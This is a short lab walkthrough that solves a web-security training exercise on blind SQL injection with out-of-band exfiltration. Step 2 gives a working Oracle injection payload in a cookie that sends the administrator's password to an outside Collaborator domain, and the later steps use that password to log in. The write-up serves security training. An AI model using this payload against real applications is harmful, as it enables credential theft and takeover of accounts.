**Step1:** Visit the front page of the shop, and use Burp Suite Professional to intercept and modify the request containing the TrackingId cookie and go to the Burp menu, and launch the Burp Collaborator client. and click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

**Step2:** Modify the TrackingId cookie, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated:

TrackingId=x'+UNION+SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"


UTF-

```
8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'| |(SELECT+password+FROM+users+WHERE+username%3d'administrator')| |'.YOUR-SUBDOMAIN-HERE.burpcollaborator.net/">+%25remote%3b>'),'/'')+FROM+dual--.
```

**Step3:** Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side query is executed asynchronously.

**Step4:** You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The password of the administrator user should appear in the subdomain of the interaction, and you can view this within the Burp Collaborator client. For DNS interactions, the full domain name that was looked up is shown in the Description tab. For HTTP interactions, the full domain name is shown in the Host header in the Request to Collaborator tab.

**Step5:** Go to the "Account login" function of the lab, and use the password to log in as the administrator user



Blind SQL injection with out-of-band data exfiltration


LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | Hello, administrator! | Log out

WE LIKE TO SHOP 

Refine your search:

All Clothing, shoes and accessories Corporate gifts Gifts Tech gifts Toys & Games

